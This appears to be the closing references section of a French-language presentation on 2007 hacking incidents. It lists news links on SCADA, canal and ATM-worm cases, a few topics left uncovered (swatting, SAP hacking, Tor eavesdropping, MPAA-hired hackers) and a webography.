http://www.theregister.co.uk/2007/11/30/canal_system_hack/

http://www.networkworld.com/news/2007/112907-insider-charged-with-hacking-california.html

http://www.cnn.com/2007/US/09/26/power.at.risk/index.html

http://www.theregister.co.uk/2003/11/25/nachi_worm_infected_diebold_atms/

http://www.securityfocus.com/news/11351

http://www.forbes.com/2007/08/22/scada-hackers-infrastructure-tech-security-cx_ag_0822hack.html

En conclusion, nous aurions aussi aimé évoquer…

- Utilisation de hackers par le MPAA
- SAP hacking
- Manipulation sur des numéros d'urgence (attaque du SWAT américain)
- Hacker suédois et écoute du réseau Tor

Webographie

http://www.wired.com/politics/onlinerights/news/2007/10/p2p_hacker

http://www.pcinpact.com/actu/news/39602-MPAA-TorrentSpy-pirate-bittorrent.htm

http://www.pcwelt.de/index.cfm?pid=844&pk=95454

http://blog.wired.com/27bstroke6/2007/11/guilty-plea-pho.html

http://blog.wired.com/27bstroke6/2007/12/blind-hacker-sa.html

http://blog.wired.com/27bstroke6/files/rosoff.pdf

http://www.heise-security.co.uk/news/95778

http://www.theage.com.au/news/security/the-hack-of-the-year/2007/11/12/1194766589522.html